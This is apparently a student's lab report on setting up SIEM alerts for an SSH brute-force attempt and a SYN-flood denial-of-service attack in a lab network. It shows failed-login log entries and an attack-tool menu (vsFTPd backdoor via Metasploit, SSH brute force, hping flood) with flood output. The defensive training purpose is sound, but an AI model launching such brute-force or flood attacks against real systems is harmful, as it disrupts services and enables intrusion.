
2. Brute Force Attack

Let us now make an alert for the brute force attack.






Now after we ran the attack, we can see the multiple failed log-in attempts in a very short amount of time on the SIEM. This indicates that a brute force attempt has been made on the server.




In the settings for this alert, we configure it to only trigger when there are 10 of the same results in 1 minute. This indicates that it is a brute force attempt with a machine rather that someone just logging in with the wrong credentials a few times.



Here the brute force attempts were captured, and a few events are logged in as one alert. Clicking the “View Results” in the “Actions” tab will allow the user to view individual login attempts.

i	Time	Event
>	1/4/24 7:24:55.000 PM	Jan 4 19:24:55 kali sshd[201612]: Failed password for invalid user user from 192.168.121.132 port 34204 ssh2 host = kali source = /var/log/auth.log sourcetype = syslog
>	1/4/24 7:24:57.000 PM	Jan 4 19:24:57 kali sshd[201612]: Failed password for invalid user user from 192.168.121.132 port 34204 ssh2 host = kali source = /var/log/auth.log sourcetype = syslog
>	1/4/24 7:25:00.000 PM	Jan 4 19:25:00 kali sshd[201642]: Failed password for invalid user user from 192.168.121.132 port 54178 ssh2 host = kali source = /var/log/auth.log sourcetype = syslog
>	1/4/24 7:25:02.000 PM	Jan 4 19:25:02 kali sshd[201652]: Failed password for invalid user user123 from 192.168.121.132 port 54184 ssh2 host = kali source = /var/log/auth.log sourcetype = syslog
>	1/4/24 7:25:05.000 PM	Jan 4 19:25:05 kali sshd[201652]: Failed password for invalid user user123 from 192.168.121.132 port 54184 ssh2 host = kali source = /var/log/auth.log sourcetype = syslog
>	1/4/24 7:25:07.000 PM	Jan 4 19:25:07 kali sshd[201652]: Failed password for invalid user user123 from 192.168.121.132 port 54184 ssh2 host = kali source = /var/log/auth.log sourcetype = syslog


It is also important to note that this alert ONLY captures fail attempts. But since the IP address of the machine is captured in the events, we can filter the incident for any successful log ins from the same IP address.




3. Dos Attack

This time, for the third type attack, we are going to try to attack a Windows machine on the same network, but we are going to monitor the attack using the same SIEM tool.

```
Attack options:
 1) vsFTPd 2.3.4 Backdoor Command Execution
Uses metasploit to exploit ftp service. (Make sure client is running vsftpd 2.3.4)
 2) Bruteforce SSH Login Service
Provide a username and password list to perform a bruteforce attempt on client SSH service. (Make
 3) Create a DOS Attack
Flood client with Syn Packets from random source IPs. (Press alt+c to manually stop sending packe
 4) Choose a Random attack
Choose this option to perform any one of the above.
Choose an attack type: 3
HPING 192.168.121.144 (eth0 192.168.121.144): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.121.144 hping statistic ---
439891 packets transmitted, 0 packets received, 100% packet loss
```



As you can see above, there is abnormal amount of inbound traffic on port 445 in just one minute. This is an indication that a Dos attack is happening.



The configuring of the alert is quite like the brute force alerts as it is also triggered based on the number of similar event occurrences. Usually, the similar results are very high for a Dos attack.

Conclusion

In the constant involving world of technology and security, this project is only but a minor example of what type of attacks we might encounter in cybersecurity. There are so many ways a hacker can exploit a vulnerable machine and it is up to us, people in cybersecurity to always be a step ahead of them. To be ahead in the game, one must be knowledgeable about the current tactics and techniques of black hat hackers. One such way to stay ahead is reading up on MITRE ATT&CK, which is a knowledge base that is accessible worldwide that provides a comprehensive mapping of hackers' tactics and techniques based on real-life scenarios. It is a good place to learn of different type of attacks and for companies to use as a framework for their security. It is especially important now, in a time where a lot of our information are stored online.

At the end of the day, cybersecurity, or information security is not just hardware and software but a practice and a way of life. A running script, or creating alerts can only get us so far, but if we are negligent, choose to remain ignorant or continue with bad practices and habits it is only a matter of time before the bad guys win.

Mohamad Shahir Bin Mohamad Yani

Student code: S39

Unit code: 130623

Trainer Name: James Lim